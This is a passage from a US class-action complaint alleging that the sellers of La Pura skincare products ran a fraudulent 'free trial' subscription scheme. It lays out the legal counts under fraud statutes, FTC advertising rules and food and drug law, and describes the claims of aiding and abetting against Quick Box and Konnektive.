7 655. Pursuant to 18 U.S. Code § 1349, “[a]ny person who attempts or conspires to  
8 commit any offense under this chapter shall be subject to the same penalties as those  
9 prescribed for the offense, the commission of which was the object of the attempt or  
10 conspiracy.”

11 656. The Defendants here conspired to commit bank fraud and to receive money  
12 obtained from bank fraud in violation of federal law.

13 657. The money obtained by the Defendants through the try-la-pura-  
14 skincare.com/lm/ and try-la-pura-skincare.com/l3/ websites was obtained through credit  
15 cards or debit cards and was thus under the custody or control of financial institutions (in  
16 the case of Ms. Tan, San Diego County Credit Union). That money was obtained  
17 fraudulently. As described in this complaint, Defendants intentionally used fake news  
18 stories and fake endorsements from celebrities, with the intent that Plaintiff and other Class  
19 Members rely upon them, in order to obtain their credit card numbers for the purpose of  
20 fraudulently billing them for subscriptions to which they did not agree. Defendants  
21 intentionally created a “false front” website for the purpose of defrauding banks and credit  
22 card companies into believing that customers consented to these subscriptions, when in  
23 fact the customers were told that they would pay \$0.00 for the La Pura Products.

24 658. Moreover, Defendants further “churned” the merchant accounts of various  
25 shell companies to deceive banking institutions and prevent them from identifying the  
26 billings as fraudulent, which would have enabled the banks to prevent Defendants from  
27 continuing to charge their customers. Specifically, Defendants utilized the specialized  
28 software developed by the Konnektive Defendants, which provided them with automated

1 “load balancing.” This enabled Defendants to charge their victims’ credit cards and debit  
2 cards using merchant accounts that were not detected by the fraud detection systems.

3 659. Defendants knowingly conspired together to commit these violations and to  
4 benefit financially from this illegal scheme.

5 660. Defendants’ actions with respect to the products as described above are in  
6 violation of 18 U.S.C. § 1344 and thus constitute unlawful business acts or practices under  
7 the UCL.

8 **Wire Fraud**

9 **In Violation Of 18 U.S. Code § 1343**

10 661. Defendants’ conduct here is unlawful because they have committed wire fraud  
11 and conspired to commit multiple counts of wire fraud in violation of 18 U.S. Code § 1343.

12 662. Pursuant to 18 U.S. Code § 1343, “[w]hoever, having devised or intending to  
13 devise any scheme or artifice to defraud, or for obtaining money or property by means of  
14 false or fraudulent pretenses, representations, or promises, transmits or causes to be  
15 transmitted by means of wire, radio, or television communication in interstate or foreign  
16 commerce, any writings, signs, signals, pictures, or sounds for the purpose of executing  
17 such scheme or artifice” is in violation of the statute.

18 663. Pursuant to 18 U.S. Code § 1349, “[a]ny person who attempts or conspires to  
19 commit any offense under this chapter shall be subject to the same penalties as those  
20 prescribed for the offense, the commission of which was the object of the attempt or  
21 conspiracy.”

22 664. The Defendants here conspired to commit wire fraud and to receive money  
23 obtained from wire fraud in violation of federal law.

24 665. The Defendants transmitted written communications by means of wire as part  
25 of their scheme to defraud, in particular through text messages, Internet ads, their websites,  
26 through e-mail, through telephone communications to consumers which were intended to  
27 prevent them from exercising their lawful right to a chargeback, and through telephone or  
28 Internet communications to banks and credit card companies asserting that their

1 subscription billings had been agreed to by customers or that their “false front” websites  
2 were the site consumers visited. Those transmissions crossed state lines, at least from  
3 Colorado to California to Georgia and other states.

4 666. The money obtained by the Defendants through the try-la-pura-  
5 skincare.com/lm/ and try-la-pura-skincare/l3/ landing pages was obtained fraudulently. As  
6 described in this complaint, the Defendants intentionally used fake news stories and fake  
7 endorsements from celebrities, with the intent that Plaintiff and the other Class Members  
8 rely upon them, in order to obtain their credit card numbers for the purpose of fraudulently  
9 billing them for subscriptions they did not agree to. Defendants intentionally created a  
10 “false front” website for the purpose of defrauding banks and credit card companies into  
11 believing that customers consented to these subscriptions, when in fact the customers were  
12 not even informed of them. Defendants knowingly conspired together to commit these  
13 violations and to benefit financially from this illegal scheme.

14 667. Defendants’ actions with respect to its products as described above are in  
15 violation of 18 U.S. Code § 1343 and thus constitute unlawful business acts or practices  
16 under the UCL.

17 **Mail Fraud**

18 **In Violation Of 18 U.S. Code § 1341**

19 668. Defendants’ conduct here is unlawful because they have committed mail fraud  
20 and conspired to commit multiple counts of mail fraud in violation of 18 U.S. Code § 1341.

21 669. Pursuant to 18 U.S. Code § 1341, “[w]hoever, having devised or intending to  
22 devise any scheme or artifice to defraud, or for obtaining money or property by means of  
23 false or fraudulent pretenses, representations, or promises, or to sell, dispose of, loan,  
24 exchange, alter, give away, distribute, supply, or furnish or procure for unlawful use any  
25 counterfeit or spurious coin, obligation, security, or other article, or anything represented  
26 to be or intimated or held out to be such counterfeit or spurious article, for the purpose of  
27 executing such scheme or artifice or attempting so to do, places in any post office or  
28 authorized depository for mail matter, any matter or thing whatever to be sent or delivered

1 by the Postal Service, or deposits or causes to be deposited any matter or thing whatever to  
2 be sent or delivered by any private or commercial interstate carrier, or takes or receives  
3 therefrom, any such matter or thing, or knowingly causes to be delivered by mail or such  
4 carrier according to the direction thereon, or at the place at which it is directed to be  
5 delivered by the person to whom it is addressed, any such matter or thing” is in violation  
6 of the statute.

7 670. Pursuant to 18 U.S. Code § 1349, “[a]ny person who attempts or conspires to  
8 commit any offense under this chapter shall be subject to the same penalties as those  
9 prescribed for the offense, the commission of which was the object of the attempt or  
10 conspiracy.”

11 671. The Defendants here conspired to commit mail fraud and to receive money  
12 obtained from mail fraud in violation of federal law.

13 672. The Defendants transmitted matter or things and took or received matter or  
14 things via the Postal Service or private or commercial interstate carriers as part of their  
15 scheme to defraud, in particular by accepting return packages at the QuickBox address  
16 shipped across state lines from other states (including from the State of California), and by  
17 shipping products through the mail system to unwitting victims of the scheme with the  
18 intent to fraudulently bill them for those products that were not intentionally ordered by  
19 their victims

20 673. The money obtained by the Defendants through the try-la-pura-  
21 skincare.com/lm/ and try-la-pura-skincare.com/l3 landing pages was obtained  
22 fraudulently. As described in this complaint, the Defendants intentionally used fake news  
23 stories and fake endorsements from celebrities, with the intent that Plaintiff and the Class  
24 rely upon them, in order to obtain their credit card numbers for the purpose of fraudulently  
25 billing them for subscriptions they did not agree to. The Defendants intentionally created  
26 “false front” websites for the purpose of defrauding banks and credit card companies into  
27 believing that customers consented to these subscriptions, when in fact the customers were  
28

1 not even informed of them. The Defendants knowingly conspired together to commit these  
2 violations and to benefit financially from this illegal scheme.

3 674. Defendants’ actions with respect to their products as described above are in  
4 violation of 18 U.S. Code § 1341 and thus constitute unlawful business acts or practices  
5 under the UCL.

6 **Unlawful Violations of Federal Trade Commission Regulations**  
7 **Concerning Use of Endorsements and Testimonials in Advertising**

8 **16 C.F.R. pt. 255, et seq.**

9 675. The Defendants’ acts and practices are unlawful under the California UCL  
10 because they violate Federal regulations governing the use of endorsements and  
11 testimonials in advertising.

12 676. Pursuant to 16 C.F.R. pt. 255.1(a), “an endorsement may not convey any  
13 express or implied representation that would be deceptive if made directly by the  
14 advertiser.” Under 16 C.F.R. pt. 255(1)(c), “[a]dvertisers are subject to liability for false or  
15 unsubstantiated statements made through endorsements....”

16 677. The term “endorsement” means “any advertising message (including verbal  
17 statements, demonstrations, or depictions of the name, signature, likeness or other  
18 identifying personal characteristics of an individual or the name or seal of an organization)  
19 that consumers are likely to believe reflects the opinions, beliefs, findings, or experiences  
20 of a party other than the sponsoring advertiser, even if the views expressed by that party  
21 are identical to those of the sponsoring advertiser.” 16 C.F.R. pt. 255(b). “Endorsement”  
22 as used by the regulation means both endorsements and testimonials. *Id.* at 255(c).

23 678. Endorsers include consumers who receive free products from advertisers  
24 through their marketing programs. 16 C.F.R. pt. 255, Example 8. Endorsers also include  
25 third party bloggers who are compensated in any way by advertisers, and advertisers are  
26 subject to liability for misleading or unsubstantiated representations made by paid  
27 endorsers on their websites. 16 C.F.R. pt. 255.1, Example 5.

1           679. Under the regulations, advertisers have a duty to train endorsers and to  
2 monitor their statements, and to take necessary steps to halt continued publication of  
3 deceptive representations by endorsers: “In order to limit its potential liability, the  
4 advertiser should ensure that the advertising service provides guidance and training to its  
5 bloggers concerning the need to ensure that statements they make are truthful and  
6 substantiated. The advertiser should also monitor bloggers who are being paid to promote  
7 its products and take steps necessary to halt the continued publication of deceptive  
8 representations when they are discovered.” 16 C.F.R. pt. 255.1, Example 5.

9           680. Plaintiff incorporates by reference the Factual Allegations section of this  
10 Complaint.

11           681. As that section describes, the Defendants faked various endorsements from  
12 celebrities and other third parties who in fact have no connection to the product, have not  
13 used it, and did not make the statements and endorsements the Defendants attributed to  
14 them.

15           682. Under 16 C.F.R. pt. 255.2(c), “[a]dvertisements presenting endorsements by  
16 what are represented, directly or by implication, to be “actual consumers” should utilize  
17 actual consumers in both the audio and video, or clearly and conspicuously disclose that  
18 the persons in such advertisements are not actual consumers of the advertised product.”

19           683. The Defendants falsely presented endorsements from celebrities as if those  
20 celebrities were actual consumers, including photographs of those purported celebrity  
21 consumers.

22           684. Members of the Class were injured by this unlawful conduct and the violations  
23 of these regulations, in that Ms. Tan and the other class members would not have purchased  
24 the products but for the fake endorsements from celebrities and third parties which made  
25 the product seem credible.

26           685. Defendants’ actions with respect to its endorsers as described above are in  
27 violation of 16 C.F.R. pt. 255, *et seq.* and thus constitute unlawful business acts or practices  
28 under the UCL.

**Unlawful Violations of the  
Sherman Food, Drug, & Cosmetic Law  
Cal. Health & Safety Code, §§ 109875, et seq.**

686. Defendants’ acts and practices are unlawful under the California UCL because they violate the Sherman Food, Drug, & Cosmetic Law.

687. Defendants’ products constitute cosmetics under the Sherman Food, Drug, & Cosmetic Law. Pursuant to Cal. Health & Safety Code § 109900, a “cosmetic” is “any article, or its components, intended to be rubbed, poured, sprinkled, or sprayed on, introduced into, or otherwise applied to, the human body, or any part of the human body, for cleansing, beautifying, promoting attractiveness, or altering the appearance.” Defendants’ products are cosmetics under this definition because they are applied to the human body in some form, and the products product sold by them are designed to beautify, promote the attractiveness of, or alter the appearance of skin.

688. Defendants’ products also constitute drugs under the Sherman Food, Drug, & Cosmetic Law. Pursuant to Cal. Health & Safety Code § 109925, a “drug” includes “[a]n article used or intended for use in the diagnosis, cure, mitigation, treatment, or prevention of disease in human beings or any other animal” and “[a]n article other than food, that is used or intended to affect the structure or any function of the body of human beings or any other animal.” The Defendants’ products are drugs under this definition because they are not food and because they are intended to affect the structure or function of the skin and its cells, and claim to affect such structure or function.

689. Defendants’ products also constitute new drugs under the Sherman Food, Drug, & Cosmetic Law. Pursuant to Cal. Health & Safety Code § 109980, a “new drug” includes “[a]ny drug the composition of which is such that the drug is not generally recognized, among experts qualified by scientific training and experience to evaluate the safety and effectiveness of drugs, as safe and effective for use under the conditions prescribed, recommended, or suggested in the labeling or advertising thereof,” or one that “has become so recognized, but that has not, otherwise than in the investigations, been used

1 to a material extent or for a material time under the conditions.” The Defendants’ products  
2 are not generally recognized among experts as being safe and effective for the conditions  
3 they are advertised to treat.

4 690. Defendants’ representations as described in this Complaint constitute  
5 advertisements under the Sherman Food, Drug, & Cosmetic Law. Pursuant to Cal. Health  
6 & Safety Code § 109885, an “advertisement” means “any representations, including, but  
7 not limited to, statements upon the products, its packages, cartons, and any other container,  
8 disseminated in any manner or by any means, for the purpose of inducing, or that is likely  
9 to induce, directly or indirectly, the purchase or use of any food, drug, device, or cosmetic.”  
10 The representations as described herein were likely to induce, directly or indirectly, the  
11 purchase of the Defendants’ products, which constitute drugs and cosmetics, and they did  
12 in fact induce such purchases as described in this Complaint. The representations were  
13 disseminated to the Plaintiffs and the Class using various means, including fake text  
14 messages, online advertisements, and on the Defendants’ websites.

15 691. Pursuant to Cal. Health & Safety Code § 110390, “[i]t is unlawful for any  
16 person to disseminate any false advertisement of any food, drug, device, or cosmetic. An  
17 advertisement is false if it is false or misleading in any particular.”

18 692. Pursuant to Cal. Health & Safety Code § 110395, “[i]t is unlawful for any  
19 person to manufacture, sell, deliver, hold, or offer for sale any food, drug, device, or  
20 cosmetic that is falsely advertised.”

21 693. Defendants violated Cal. Health & Safety Code § 110390 and § 110395 by  
22 disseminating false and misleading advertisements, as described in detail throughout this  
23 Complaint, and by selling, delivering, and offering for sale their products which were  
24 falsely advertised.

25 694. As stated above, Defendants’ products are new drugs under the Sherman  
26 Food, Drug, & Cosmetic Law. *See* Cal. Health & Safety Code § 109980. New drugs are  
27 subject to specific approval requirements, and “[n]o person shall sell, deliver, or give away  
28 any new drug” unless the statutory requirements are satisfied. Cal. Health & Safety Code

1 § 111550. One way to satisfy the requirements is that the product is a “new drug, and a  
2 new drug application has been approved for it and that approval has not been withdrawn,  
3 terminated, or suspended under Section 505 of the federal act (21 U.S.C. Sec. 355).” Cal.  
4 Health & Safety Code § 111550(a)(1). Another is that “[t]he department has approved a  
5 new drug or device application for that new drug or new device and that approval has not  
6 been withdrawn, terminated, or suspended.” Cal. Health & Safety Code § 111550(b). The  
7 remaining methods are inapplicable to the Defendants’ products, and on information and  
8 belief, Defendants have failed to satisfy the approval requirements for a new drug under  
9 the Sherman Food, Drug, & Cosmetic Law.

10 695. In addition to the various forms of harm alleged throughout this complaint,  
11 which Plaintiff incorporates here by reference, this particular violation specifically harmed  
12 Plaintiff and the Class by depriving them of the important and valuable protections of this  
13 statutory scheme, by causing them to purchase products whose efficacy and safety had not  
14 been verified, and by causing them to purchase the products at issue and pay more for those  
15 products than they were worth in the absence of statutory compliance.

16 696. Defendants’ actions with respect to its products as described above are in  
17 violation of Cal. Health & Safety Code, §§ 109875, *et seq.* and thus constitute unlawful  
18 business acts or practices under the UCL.

19 **Unlawful Violations of the**  
20 **Federal Food, Drug, and Cosmetic Act**  
21 **21 U.S.C. § 301, *et seq.***

22 697. Defendants’ acts and practices are unlawful under the California UCL because  
23 they violate the Federal Food, Drug, and Cosmetic Act.

24 698. Defendants’ products constitute drugs under the Federal Food, Drug, and  
25 Cosmetic Act. Pursuant to 21 U.S.C. § 321(g)(1), a “drug” includes “(C) articles (other  
26 than food) intended to affect the structure or any function of the body of man or other  
27 animals....”  
28

1           699. Defendants’ products are advertised as affecting the structure or function of  
2 the human body, and are intended to affect the structure or function of the human body.  
3 Defendants advertise that their products are “the new injection-free solution.”<sup>155</sup> They  
4 claim their “clinically proven ingredient matrix delivers whole collagen molecules to  
5 nourish the dermal matrix on the inside, and reduce signs of aging on the outside.” They  
6 also advertise that La Pura alters the functionality of the human skin, claiming: “The  
7 peptide-rich wrinkle serum is applied to the skin, rebuilding and rejuvenating the skin”;  
8 “the boost in collagen and elastin helps retain the skin’s dermal structure which results in  
9 reduction of the look of fine lines”; “active ingredients facilitate in trapping moisture,  
10 which in turn hydrates the skin and prevents cracking”; and “boosts skin immunity and  
11 prevents damaging of free radicals.”

12           700. Defendants’ products constitute new drugs under the Federal Food, Drug, and  
13 Cosmetic Act. Pursuant to 21 U.S.C. § 321(p)(1), a “new drug” includes “[a]ny drug  
14 (except a new animal drug or an animal feed bearing or containing a new animal drug) the  
15 composition of which is such that such drug is not generally recognized, among experts  
16 qualified by scientific training and experience to evaluate the safety and effectiveness of  
17 drugs, as safe and effective for use under the conditions prescribed, recommended, or  
18 suggested in the labeling thereof, except that such a drug not so recognized shall not be  
19 deemed to be a “new drug” if at any time prior to June 25, 1938, it was subject to the Food  
20 and Drugs Act of June 30, 1906, as amended, and if at such time its labeling contained the  
21 same representations concerning the conditions of its use....”

22           701. Defendants’ products are not generally recognized among experts as being  
23 safe and effective for the conditions they are advertised to treat.

24           702. Pursuant to 21 U.S.C. § 355(a), “No person shall introduce or deliver for  
25 introduction into interstate commerce any new drug, unless an approval of an application  
26 filed pursuant to subsection (b) or (j) is effective with respect to such drug.”  
27  
28

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<sup>155</sup> <https://www.try-la-pura-skincare.com/13/>



1 709. As described throughout this Complaint and in the First, Second, and Third  
2 Causes of Action, Defendants engaged in unfair methods of competition in or affecting  
3 commerce, as well as unfair or deceptive acts or practices in or affecting commerce. The  
4 act of selling their products online satisfies the requirement of “in or affecting commerce.”

5 710. As described throughout this Complaint and in the First, Second, and Third  
6 Causes of Action, Defendants disseminated false advertisements online and sold their  
7 products online, which satisfies the requirement of “in or affecting commerce.” Those  
8 advertisements were intended to induce and did in fact induce the purchase of Defendants’  
9 products.

10 711. Defendants’ actions with respect to its products as described above are in  
11 violation of the Federal Trade Commission Act, 15 U.S.C. § 41, *et seq.* and thus constitute  
12 unlawful business acts or practices under the UCL.

13 **Unlawful Violations of Federal Trade Commission Regulations**  
14 **Concerning Use of the Word “Free” and Other Similar Representations**  
15 **16 C.F.R. pt. 251, *et seq.***

16 712. Defendants’ acts and practices are unlawful under the California UCL because  
17 they violate Federal regulations governing the use of the word “free” and other similar  
18 representations in advertising.

19 713. Pursuant to 16 C.F.R. pt. 251.1(a)(2), “[b]ecause the purchasing public  
20 continually searches for the best buy, and regards the offer of ‘Free’ merchandise or service  
21 to be a special bargain, all such offers must be made with extreme care so as to avoid any  
22 possibility that consumers will be misled or deceived.”

23 714. “[A] purchaser has a right to believe that the merchant will not directly and  
24 immediately recover, in whole or in part, the cost of the free merchandise or service by  
25 marking up the price of the article which must be purchased, by the substitution of inferior  
26 merchandise or service, or otherwise.” 16 C.F.R. pt. 251.1(b).

27 715. Because of this right, Federal regulations strictly limit the duration of any  
28 ‘free’ offers in any given trade area: “So that a ‘Free’ offer will be special and meaningful,

1 a single size of a product or a single kind of service should not be advertised with a ‘Free’  
2 offer in a trade area for more than 6 months in any 12-month period. At least 30 days should  
3 elapse before another such offer is promoted in the same trade area. No more than three  
4 such offers should be made in the same area in any 12-month period. In such period, the  
5 offeror's sale in that area of the product in the size promoted with a ‘Free’ offer should not  
6 exceed 50 percent of the total volume of his sales of the product, in the same size, in the  
7 area.”

8 716. On information and belief, Defendants advertised their false “free trial” or  
9 \$0.00 price for more than six months from at least February 13, 2019 through the present  
10 time, and 100% of the sales were promoted with a “free” offer

11 717. Offers labeled as “free” must comply with strict Federal disclosure  
12 regulations: “When making ‘Free’ or similar offers all the terms, conditions and obligations  
13 upon which receipt and retention of the ‘Free’ item are contingent should be set forth  
14 clearly and conspicuously at the outset of the offer so as to leave no reasonable probability  
15 that the terms of the offer might be misunderstood. Stated differently, all of the terms,  
16 conditions and obligations should appear in close conjunction with the offer of ‘Free’  
17 merchandise or service. For example, disclosure of the terms of the offer set forth in a  
18 footnote of an advertisement to which reference is made by an asterisk or other symbol  
19 placed next to the offer, is not regarded as making disclosure at the outset.” 16 C.F.R. pt.  
20 251.1(c).

21 718. Defendants failed to comply with these requirements to clearly and  
22 conspicuously disclose all terms, conditions, and obligations at the outset because on the  
23 [try-la-pura-skincare.com/lm/](http://try-la-pura-skincare.com/lm/) and [try-la-pura-skincare.com/l3/](http://try-la-pura-skincare.com/l3/) landing pages, the terms  
24 were not disclosed, false representations that the products would be free or cost \$0.00 were  
25 made, and any disclosure of a subscription was buried on another web page in a lengthy  
26 terms of service.

1 719. Defendants’ actions with respect to its use of the word “free” as described  
2 above are in violation of 16 C.F.R. pt. 251, *et seq.* and thus constitute unlawful business  
3 acts or practices under the UCL.

4 **Unlawful Violations of Federal Law Governing**  
5 **Negative Option Marketing On The Internet**  
6 **15 U.S.C. § 8403, *et seq.***

7 720. Pursuant to 16 C.F.R. § 310.2, “[n]egative option feature means, in an offer  
8 or agreement to sell or provide any goods or services, a provision under which the  
9 customer's silence or failure to take an affirmative action to reject goods or services or to  
10 cancel the agreement is interpreted by the seller as acceptance of the offer.”

11 721. Defendants utilize negative option features on their websites, offers, and  
12 agreements to sell their products because they purport to sign consumers up for a “free  
13 trial,” and then interpret that as acceptance of a paid subscription if the consumer does not  
14 cancel shortly thereafter.

15 722. Pursuant to 15 U.S.C. § 8403, “[i]t shall be unlawful for any person to charge  
16 or attempt to charge any consumer for any goods or services sold in a transaction effected  
17 on the Internet through a negative option feature (as defined in the Federal Trade  
18 Commission’s Telemarketing Sales Rule in part 310 of title 16, Code of Federal  
19 Regulations), unless the person—(1) provides text that clearly and conspicuously discloses  
20 all material terms of the transaction before obtaining the consumer’s billing information;  
21 (2) obtains a consumer’s express informed consent before charging the consumer’s credit  
22 card, debit card, bank account, or other financial account for products or services through  
23 such transaction; and (3) provides simple mechanisms for a consumer to stop recurring  
24 charges from being placed on the consumer’s credit card, debit card, bank account, or other  
25 financial account.”

26 723. Defendants failed to follow any of these requirements, and in fact made it as  
27 difficult as possible to cancel the subscription, as described herein.  
28

1 724. Defendants' actions with respect to its products as described above are in  
2 violation of Federal law governing negative option marketing on the Internet, 15 U.S.C. §  
3 8403, *et seq.* and thus constitute unlawful business acts or practices under the UCL.

4 **Injury from Defendants' Unlawful Actions**

5 725. To extend that the unlawful conduct described above was based on  
6 misrepresentations, deception, or omission, Defendants knew, or by the exercise of  
7 reasonable care should have known, that their representations and omissions were untrue  
8 and misleading, and deliberately made the aforementioned representations and omissions  
9 in order to deceive reasonable consumers like Plaintiff and other Class Members.

10 726. As a direct and proximate result of Defendants' unlawful conduct and unfair  
11 competition, Plaintiff and the other Class Members have suffered injury in fact and have  
12 lost money or property, time, and attention. Plaintiff reasonably relied upon Defendants'  
13 representations regarding their products. In reasonable reliance on Defendants' false  
14 representations, and as a result of Defendants' unlawful conduct and unfair competition,  
15 Plaintiff and other Class Members purchased the products at issue and paid more for those  
16 products than they would have had they been aware that Defendants' representations were  
17 false or had the Defendants not engaged in the unlawful and unfair conduct described  
18 herein. Plaintiff and other Class Members ended up with Products that were overpriced,  
19 inaccurately marketed, and did not have the characteristics, qualities, or value promised by  
20 Defendants, and therefore Plaintiff and other Class Members have suffered injury in fact.

21 727. As purchasers and consumers of Defendants' Products, and as members of the  
22 general public who purchased and used the Products and have suffered injury in fact and  
23 lost money and property as a result of this unfair competition and unlawful conduct,  
24 Plaintiff and the Class are entitled to and bring this class action seeking all available  
25 remedies under the UCL.

26 728. The unfair and unlawful competitive practices described herein present a  
27 continuing threat to Plaintiff and the Class Members in that Defendants persist and continue  
28 to engage in these practices, and will not cease doing so unless and until forced to do so by

1 this Court. Defendants’ conduct will continue to cause irreparable injury to consumers  
 2 unless enjoined or restrained. Under Business & Professions Code § 17203, Plaintiff is  
 3 entitled to injunctive relief ordering Defendants to cease their unfair competitive practices,  
 4 and Plaintiff and all Class Members are entitled to restitution of the entirety of the  
 5 Defendants’ revenues associated with their unlawful acts and practices, or such portion of  
 6 those revenues as the Court may find equitable.

7 **Basis for Liability for UCL “Unlawful” Prong**

8 729. The La Pura Defendants, as well as the John Doe(s) who control them, directly  
 9 violated the UCL as described above in all respects. Those defendants worked together as  
 10 a group to sell and distribute the La Pura Products, operated [try-la-pura-skincare.com/lm/](http://try-la-pura-skincare.com/lm/)  
 11 and [try-la-pura-skincare.com/l3/](http://try-la-pura-skincare.com/l3/), as well as the “false fronts,” worked with other John Doe  
 12 affiliates and affiliate networks to create fake celebrity advertisements, and pooled their  
 13 merchant accounts together to be used in rotation using the load balancer to sell the La Pura  
 14 products on the same website. By doing so, all of the La Pura Defendants directly injured  
 15 Plaintiff and the Class. Defendants Total Health Supply TUA, Inc. and DL Group Inc.  
 16 directly billed Ms. Tan and thus directly injured her. Furthermore, all of the La Pura  
 17 Defendants are alter egos of one another as explained herein, and when treated as a  
 18 consolidated entity all of them are directly liable for these UCL violations against both  
 19 Plaintiff and the Class.

20 730. Quick Box LLC directly violated the UCL unlawful prong as described above  
 21 with respect the California Consumer Legal Remedies Act, Cal. Civ. Code § 1750, *et seq.*,  
 22 the California False Advertising Law, Business & Professions Code §§ 17500, *et seq.*; and  
 23 California’s Unfair Competition Law, Cal. Bus. & Prof. Code §§ 17200, *et seq.*, as  
 24 described in those causes of action. Quick Box LLC directly violated the UCL unlawful  
 25 prong as described above with respect to 18 U.S. Code § 1343 (wire fraud); 16 C.F.R. pt.  
 26 255, *et seq.* (Federal regulations regarding endorsements); the Federal Trade Commission  
 27 Act 15 U.S.C. § 41, *et seq.*; and 16 C.F.R. pt. 251, *et seq.* (FTC regulations regarding  
 28 “free”) because it directly ran a portion of the affiliate advertisements through its “in-

1 house” affiliate network and its customer lists, as described in the aiding and abetting  
2 section of the First Cause of Action. Quick Box LLC directly committed mail fraud by  
3 shipping the products knowing those shipments were part of a scheme to defraud, as  
4 described *supra*. Quick Box LLC directly violated the Sherman Food, Drug, & Cosmetic  
5 Law by manufacturing and delivering the products knowing they were sold using unlawful  
6 drug claims, and similarly directly violated the Federal Food, Drug, & Cosmetic Act by  
7 introducing and delivering for introduction into interstate commerce the products. to the  
8 false advertising and omissions. James Martell directly violated the UCL “unlawful prong”  
9 in the same respects because he directed and supervised this conduct, and he was  
10 responsible for the creation of this in-house affiliate network and for creating the list of  
11 prior victims. Stephen Adele and Chad Biggins directly violated the UCL “unlawful prong”  
12 in the same respects because they directed and supervised this conduct.

13 731. Konnektive LLC directly violated the UCL “unlawful” prong, in particular  
14 California’s Unfair Competition Law, Cal. Bus. & Prof. Code §§ 17200, *et seq.* (as  
15 described in the Third Cause of Action), wire fraud in violation of 18 U.S. Code § 1343,  
16 and bank fraud in violation of 18 U.S. Code § 1344 (because of its conduct with respect to  
17 the load balancer and because of its assistance in submitting fraudulent merchant account  
18 applications). It did so by licensing the load balancer to the La Pura Defendants knowing  
19 it was designed to commit fraud, as well as by providing coaching services that involved  
20 assisting in preparing fraudulent merchant account applications using the “false fronts.”  
21 Konnektive Corporation directly violated the UCL “unlawful” prong under the same  
22 statutes by maintaining and operating the load balancer for the La Pura Defendants  
23 knowing it was designed to commit fraud, as well as by providing coaching services that  
24 involved assisting in preparing fraudulent merchant account applications using the “false  
25 fronts.” Matthew Martorano and Kathryn Martorano directly violated the UCL “unlawful  
26 prong” under the same statutes by directing and supervising this conduct, as well as  
27 personally providing coaching services that involved assisting in preparing fraudulent  
28 merchant account applications using the “false fronts.” Konnektive LLC, Konnektive

1 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano  
2 further directly violated the UCL “unlawful” prong to the same extent as the others did  
3 because they are alter egos of one another.

4 **732. Aiding and Abetting (La Pura Defendants):** The La Pura Defendants aided  
5 and abetted one another, including in particular aiding and abetting Total Health Supply  
6 TUA, Inc. and DL Group Inc. when billing Ms. Tan. They are thus also responsible for and  
7 liable for one another’s conduct under this Cause of Action independently of their alter ego  
8 status. The La Pura Defendants knew about these violations of the UCL and knew that  
9 these misrepresentations were being made to Plaintiff and the Class, as described in the  
10 aiding and abetting section for the La Pura Defendants in the First Cause of Action, which  
11 is incorporated here by reference.

12 **733.** The La Pura Defendants knew of the UCL violations and misrepresentations  
13 involving the La Pura Products from the very beginning of the wrongful conduct, as  
14 described in the aiding and abetting section for the La Pura Defendants in the First Cause  
15 of Action. The La Pura Defendants knew these violations and misrepresentations were a  
16 breach of duty to Plaintiffs and the Class because they (and the John Doe(s) who operated  
17 them) knew they were working together to commit fraud, intentional torts, were exposing  
18 Plaintiff and the Class to harms the La Pura Defendants could foresee, and knew they were  
19 not being treated with due care but instead were being intentionally defrauded.

20 **734.** The La Pura Defendants gave substantial assistance and encouragement to one  
21 another, as described in the aiding and abetting section as to them in the First Cause of  
22 Action, which is incorporated here by reference. The La Pura Defendants’ conduct was a  
23 substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
24 proximate cause of the injuries, again as described in the aiding and abetting section as to  
25 them in the First Cause of Action. The La Pura Defendants had specific intent to facilitate  
26 the wrongful conduct by one another and the John Doe(s) and consciously decided to  
27 participate in that tortious conduct, as evidenced by their decision to fraudulently sign up  
28 for merchant accounts, to use paid “front people” as owners, and to pool those merchant

1 accounts together to sell the La Pura Products in violation of VISA/Mastercard rules.

2 735. Even if they did not have knowledge of the wrongful conduct, the La Pura  
3 Defendants are separately responsible for and liable for the UCL violations and  
4 misrepresentations as aider and abettors because they gave the John Doe(s) and one another  
5 substantial assistance in achieving the tortious result and their own conduct, separately  
6 considered, constitutes a breach of duty to Plaintiff and the Class. The La Pura Defendants  
7 owed duties to Plaintiffs and the Class, as explained in the aiding and abetting section as  
8 to them in the First Cause of Action, incorporated here by reference. The La Pura  
9 Defendants' own conduct, separately considered, breached these duties because they  
10 directly committed torts against Plaintiff and the Class, namely direct violations as  
11 described in Causes of Action One through Five. As described above, they gave one  
12 another substantial assistance in achieving the tortious result.

13 736. **Aiding and Abetting (Quick Box LLC):** Defendant Quick Box LLC aided  
14 and abetted the La Pura Defendants and other John Does, and is thus also responsible for  
15 and liable for their conduct under this Cause of Action. Quick Box LLC knew about these  
16 violations of the UCL and knew that these misrepresentations were being made to Plaintiff  
17 and the Class.

18 737. Quick Box LLC knew of the UCL violations and misrepresentations involving  
19 the La Pura Products from the very beginning of the wrongful conduct. Plaintiff  
20 incorporates by reference the facts and allegations outlined in the Aiding and Abetting  
21 portion of the First Cause of Action as to Quick Box LLC's knowledge. In addition to the  
22 facts pled therein, Quick Box LLC knew of the unlawful drug claims being made because  
23 they were made on the label to the product (which Quick Box LLC helped create and had  
24 copies of) and were made on the website and in advertisements which Quick Box LLC had  
25 access to and which were based on ad copy Quick Box LLC originally wrote. Quick Box  
26 LLC knew these violations and misrepresentations were a breach of duty to Plaintiffs and  
27 the Class because it knew the La Pura Defendants were committing fraud, intentional torts,  
28 were exposing Plaintiff and the Class to harms Quick Box LLC could foresee, and Quick

1 Box LLC knew they were not being treated with due care but instead were being  
2 intentionally defrauded.

3 738. Quick Box LLC gave substantial assistance and encouragement to the La Pura  
4 Defendants and the John Doe(s), as described in the aiding and abetting section as to it in  
5 the First Cause of Action, which is incorporated here by reference. Quick Box LLC's  
6 conduct was a substantial factor in causing harm to Plaintiff and the Class, and was a but-  
7 for and proximate cause of the injuries, again as described in the aiding and abetting section  
8 as to it in the First Cause of Action. Quick Box LLC had specific intent to facilitate the  
9 wrongful conduct by the La Pura Defendants and other John Does and consciously decided  
10 to participate in that tortious conduct, as evidenced by its recruitment of scammers at  
11 conferences, its continued participation despite consumer complaints and the lawsuit  
12 against it, and the other facts suggesting its knowledge.

13 739. Even if it did not have knowledge of the wrongful conduct, Quick Box LLC  
14 is separately responsible for and liable for the UCL violations by the La Pura Defendants  
15 and other John Does as an aider and abettor because it gave them substantial assistance in  
16 achieving the tortious result and its own conduct, separately considered, constitutes a  
